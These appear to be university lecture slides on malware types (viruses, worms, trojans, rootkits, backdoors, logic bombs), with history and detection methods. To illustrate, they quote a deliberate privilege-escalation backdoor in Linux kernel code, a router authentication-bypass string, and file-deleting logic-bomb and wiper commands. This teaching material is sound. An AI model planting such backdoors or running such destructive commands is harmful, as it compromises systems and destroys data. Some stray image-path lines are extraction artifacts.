Malware
Malicious Software

Lecture by Dr. Hussain Almohri
Kuwait University

Slides are originally developed by Goodrich And Tamassia for Introduction to Computer Security but edited by Hussain Almohri

Viruses, Worms, Trojans, Rootkits

- Malware can be classified into several categories, depending on propagation and concealment
- Propagation
  - Virus: human-assisted propagation (e.g., open email attachment)
  - Worm: automatic propagation without human assistance
- Concealment
  - Rootkit: modifies operating system to hide its existence
  - Trojan: provides desirable functionality but hides malicious operation
- Various types of payloads, ranging from annoyance to crime

Insider Attacks

- An **insider attack** is a security breach that is caused or facilitated by someone who is a part of the very organization that controls or builds the asset that should be protected.
- In the case of malware, an insider attack refers to a security hole that is created in a software system by one of its programmers.
- US Computer Security Institute: insider attacks are the most *reported* security threats.

Insider attackers

- Traitors
  - A legitimate user with access and credentials whose goal is to break confidentiality, integrity, and/or availability
- Masqueraders
  - A malicious user with stolen credentials from a legitimate user to *impersonate* the user and gain access to restricted resources.

Detection clue based on behavior

- Masqueraders
  - Although stole the credentials but may not be able to behave similar to the impersonated person
- Traitors
  - Their malicious behaviors may show divergence from the *expected* legitimate behaviors.

What can happen?

- Tampering with data
- Destruction of assets
- Downloading unauthorized resources and malware
- Eavesdropping and sniffing
- Spoofing and impersonating
- *Social engineering* attacks

Incident in 2007

- Rogue software was injected into the operational systems of the Greek cell phone provider, Vodafone Greece.
- Target: Prime Ministry and other high ranking officials.
- The hack was accidentally discovered through a misconfiguration of a software update.
- The rootkit update accidentally conflicted with other system processes and resulted in alarms being set off in the system.
- The complexity of the attack could only be attributed to someone with intimate knowledge of the Ericsson switch operating software.

Source: A Survey of Insider Attack Detection Research

Detection strategies


- Use logging and manual inspections
- Logging can be expensive for the system
- What to log?
  - Commands issued on the terminal
  - Web requests by network interfaces
  - Database login, modification, and queries
  - System calls made by user programs
  - Authorization attempts (e.g., attempt to gain higher privileges) —can be tough

Detection strategies: Anomaly Detection

- Anomaly detection
  - Anomaly is something that deviates from what is standard, normal, or expected.
- Statistical models can be made according to training data from users' behaviors.
- Models usually incorporate probabilities of actions likely taken by users and as a result building user profiles.
- Systematic comparisons between user profiles and malicious behavior unveils anomaly.

Detection strategies: Anomaly Detection

- Basics of anomaly detection
  - A feature set
  - A set of training data
  - Experiments over time
  - A learning algorithm



Source: The Science of Anomaly Detection

Backdoors

- A **backdoor (trapdoor),** is a hidden feature or command in a program that allows a user to perform actions he or she would not normally be allowed to do.

2003 Linux backdoor

- sys_wait4() is a Linux system call used for performing wait for other processes
- A careful modification of sys_wait4 had the following code

```
if ((options == (__WCLONE|__WALL))
 && (current->uid = 0))
   retval = -EINVAL;
```

```
if ( options == ( __WCLONE | __WALL ) )
   current->uid = 0;
```

2013 D-Link backdoor

- Inserted in D-Link router firmware
- strcmp(user_agent,”xmlset_roodkcableoj28840ybtide”)
  - Compares User-Agent from HTTP header to the provided string
  - If matched, no login is required from the browser
- Read the string backwards

- Edit by 04882 Joel Backdoor

Compiler inserted backdoor

- Program does not directly include a backdoor
- It has a code segment to trigger a compromised compiler
  - That is, compiler under the control of an adversary
- When code segment detected by compiler, it generates a backdoor and inserts it into the executable
- Can be very dangerous: Any program compiled might get affected

Compiler inserted backdoor

- One way to detect through diverse double compiling (integrity checks)

- Compile a compiler (c_1)'s compiler (c_0) with a trusted compiler resulting in c_2 and regenerate c_1 with c_2 resulting c_3. Check if c_2 is exactly c_3

Logic Bombs

- A **logic bomb** is a program that performs a malicious action as a result of a certain logic condition.
- The classic example of a logic bomb is a programmer coding up the software for the payroll system who puts in code that makes the program crash should it ever process two consecutive payrolls without paying him.
- Another classic example combines a logic bomb with a backdoor, where a programmer puts in a logic bomb that will crash the program on a certain date.

The Omega Engineering Logic Bomb

- An example of a logic bomb that was actually triggered and caused damage is one that programmer Tim Lloyd was convicted of using on his former employer, Omega Engineering Corporation.
- On July 31, 1996, a logic bomb was triggered on the server for Omega Engineering's manufacturing operations, which ultimately cost the company millions of dollars in damages and led to it laying off many of its employees.

The Omega Bomb Code

- The Logic Behind the Omega Engineering Time Bomb included the following strings:
- 7/30/96
  - Event that triggered the bomb
- F:
  - Focused attention to volume F, which had critical files
- F:\LOGIN\LOGIN 12345
  - Login a fictitious user, 12345 (the back door)
- CD \PUBLIC
  - Moves to the public folder of programs
- FIX.EXE /Y F:*.*
  - Run a program, called FIX, which actually deletes everything
- PURGE F:\ALL
  - Prevent recovery of the deleted files

2013 bomb on South Korean systems

- Symantec found a remote Linux wiper on compromised Win7 machines
- A bomb that targeted multiple OSs
- Misuses open mRemote connections with root privileges to upload a bash script that executes the bomb


```
SYSTYPE=`$UNAME -s`
if [ $SYSTYPE = "SunOS" ]
then
    dd_for_sun
elif [ $SYSTYPE = "AIX" ]
then
    dd_for_aix
elif [ $SYSTYPE = "HP-UX" ]
then
    dd_for_hp
elif [ $SYSTYPE = "Linux" ]
then
    dd_for_linux
else
    exit
```

Computer Viruses

- A **computer virus** is computer code that can replicate itself by modifying other files or programs to insert code that is capable of further replication.
- This self-replication property is what distinguishes computer viruses from other kinds of malware, such as logic bombs.
- Another distinguishing property of a virus is that replication requires some type of **user assistance,** such as clicking on an email attachment or sharing a USB drive.

Biological Analogy

- Computer viruses share some properties with Biological viruses



Early History

- 1972 sci-fi novel “When HARLIE Was One” features a program called VIRUS that reproduces itself
- First academic use of term virus by PhD student Fred Cohen in 1984, who credits advisor Len Adleman with coining it
- In 1982, high-school student Rich Skrenta wrote first virus released in the wild: Elk Cloner, a boot sector virus
- (c)Brain, by Basit and Amjood Farooq Alvi in 1986, credited with being the first virus to infect PCs

Virus Phases


- **Dormant phase.** During this phase, the virus just exists—the virus is laying low and avoiding detection.
- **Propagation phase.** During this phase, the virus is replicating itself, infecting new files on new systems.
- **Triggering phase.** In this phase, some logical condition causes the virus to move from a dormant or propagation phase to perform its intended action.
- **Action phase.** In this phase, the virus performs the malicious action that it was designed to perform, called **payload.**
  - This action could include something seemingly innocent, like displaying a silly picture on a computer's screen, or something quite malicious, such as deleting all essential files on the hard drive.

Virus Categories and Examples

- Macro virus
  - Launched when a document is opened
- Boot sector virus
  - Infects the code in boot sector to run with each restart
- Jerusalem
  - Discovered in 1980s on DOS. Infects main memory and attacks other executables
- Melisa
  - Spread via mass emailing and infected Word 97 or 2000

Infection Types

- Overwriting
  - Destroys original code
- Pre-pending
  - Keeps original code, possibly compressed
- Infection of libraries
  - Allows virus to be memory resident
  - E.g., kernel32.dll
- Macro viruses
  - Infects MS Office documents
  - Often installs in main document template



Macro Malware

- Affecting Microsoft Office documents
- Macro intended to automate processes through simple “coding” embedded in an office document.
- When a normal user opens the office document, the macro automatically executes (depending on the options).
- Cool things and bad things can happen

Macro attack example

- An adversary inserts a simple macro within a word document sent to a normal user in a company.
- The user opens the document, the macro starts.
- The macro downloads a simple batch file that executes another VB scripts, which itself runs a PowerShell script

Macro attack example


- PowerShell script will setup the environment to download an actual attack payload
- PowerShell script will try to disable some of the existing security features such as antivirus software (if possible)
- PowerShell script downloads the attack payload and executes it.

How could we have prevented this?

- Scan email attachments
- Disable macro scripts
- Monitor execution on the platform
- Monitor connections to strange servers from employee workstations


Degrees of Complication

- Viruses have various degrees of complication in how they can insert themselves in computer code.



Concealment

- Encrypted virus
  - Decryption engine + encrypted body
  - Randomly generate encryption key
  - Detection looks for decryption engine
- Polymorphic virus
  - Encrypted virus with random variations of the decryption engine (e.g., padding code)
  - Detection using CPU emulator
- Metamorphic virus
  - Different virus bodies
  - Approaches include code permutation and instruction replacement
  - Challenging to detect



Reference: Chaumette et al.

Polymorphic virus

- Three parts: the virus body, the mutation engine, and the decryptor
- V replicates to a new virus $V' \in LV$ (for LV being the lang. of the virus)
- Replication is
  - by choosing key k,
  - encrypting the virus body and the mutation engine,
  - generating a new decryptor, embedding k.
- Virus body and the mutation engine are encrypted with a changing random key,
- Detecting a polymorphic virus means detecting its clear-text decryptor.

Encrypted binaries

- Malware scanners can analyze binary executables to find “patterns” of malicious code
- Example?
- Malware use this technique to hide its malicious intensions
- Depending on the complexity of the technique used, it will be harder for online malware detectors to decide whether a binary is a malware

Encrypted binaries

- Binary encryption is actually a useful technique
- Can help in keeping confidentiality of the code and preventing reengineering attempts
- How can we design a self-encrypting/decrypting program?

Computer Worms

- A **computer worm** is a malware program that spreads copies of itself without the need to inject itself in other programs, and usually without human interaction.
- Thus, computer worms are technically not computer viruses (since they don't infect other programs), but some people nevertheless confuse the terms, since both spread by self-replication.
- In most cases, a computer worm will carry a malicious payload, such as deleting files or installing a backdoor.

Early History

- First worms built in the labs of John Shock and Jon Hepps at Xerox PARC in the early 80s
- CHRISTMA EXEC written in REXX, released in December 1987, and targeting IBM VM/CMS systems was the first worm to use e-mail service
- The first internet worm was the Morris Worm, written by Cornell student Robert Tappan Morris and released on November 2, 1988


Worm Development

- Identify vulnerability still unpatched
- Write code for
  - Exploiting vulnerability
  - Generation of target list
    - Random hosts on the internet
    - Hosts on LAN
    - Divide-and-conquer
  - Installation and execution of payload
  - Querying/reporting if a host is infected
- Initial deployment on botnet

- Worm template
  - Generate target list
  - For each host on target list
    - Check if infected
    - Check if vulnerable
    - Infect
    - Recur
- Distributed graph search algorithm
  - Forward edges: infection
  - Back edges: already infected or not vulnerable

Worm Propagation


- Worms propagate by finding and infecting vulnerable hosts.
  - They need a way to tell if a host is vulnerable
  - They need a way to tell if a host is already infected.



Propagation: Practice


- Cumulative total of unique IP addresses infected by the first outbreak of Code-RedI v2 on July 19-20, 2001

Source:
David Moore, Colleen Shannon, and Jeffery Brown. Code-Red: a case study on the spread and victims of an Internet worm. CAIDA, 2002



Trojan Horses

- A **Trojan horse (or Trojan)** is a malware program that appears to perform some useful task, but which also does something with negative consequences (e.g., launches a keylogger).
- Trojan horses can be installed as part of the payload of other malware but are often installed by a user or administrator, either deliberately or accidentally.



Fake antivirus

- One example of damaging trojan hose
- Malicious webpages advertise it to unexperienced users
- Pretends to look like an antivirus and it may actually be one
- But also collects user data and transmits it over the Internet to the adversary.
- Can redirect DNS records and completely take over the user's traffic.
- MACDefender an example

Rootkits

- A rootkit modifies the operating system to hide its existence
  - E.g., modifies file system exploration utilities
  - Hard to detect using software that relies on the OS itself
- RootkitRevealer
  - By Bryce Cogswell and Mark Russinovich (Sysinternals)
  - Two scans of file system
  - High-level scan using the Windows API
  - Raw scan using disk access methods
  - Reveals presence of rootkit
  - Could be defeated by rootkit that intercepts and modifies results of raw scan operations

Rootkit techniques

- Rootkits that attack DLLs and hook into user processes
- Rootkits that load as device drivers and manipulate kernel memory
  - Function hooking: modify kernel functions dynamically
  - Modify kernel data structures
  - Modify boot data to reload after each reset

Rootkit detection techniques

- User mode rootkits detected by checking modified critical files such as libraries
- A hash checking technique used to verify integrity of libraries
- Detecting rootkits by performing a function using a high-level system call and another low-level system call and checking the results

Trusted Computing Base


- A preinstalled software runs the boot loader and checks the integrity of boot loader.
- Boot loader checks the integrity of the kernel and all system processes
- Result: a verified execution of critical system code
- Often requires extra hardware such as CPU and memory to be isolated from the main memory.

Zero-day attacks

- A previously unknown vulnerability or software defect that was not known to software designers or users
- Signature detections will fail to detect these attacks
- General high-level heuristics assist in detecting them
  - Possibility of false positive alarms


Malware Zombies

- Malware can turn a computer in to a **zombie**, which is a machine that is controlled externally to perform malicious attacks, usually as a part of a **botnet**.



Financial Impact

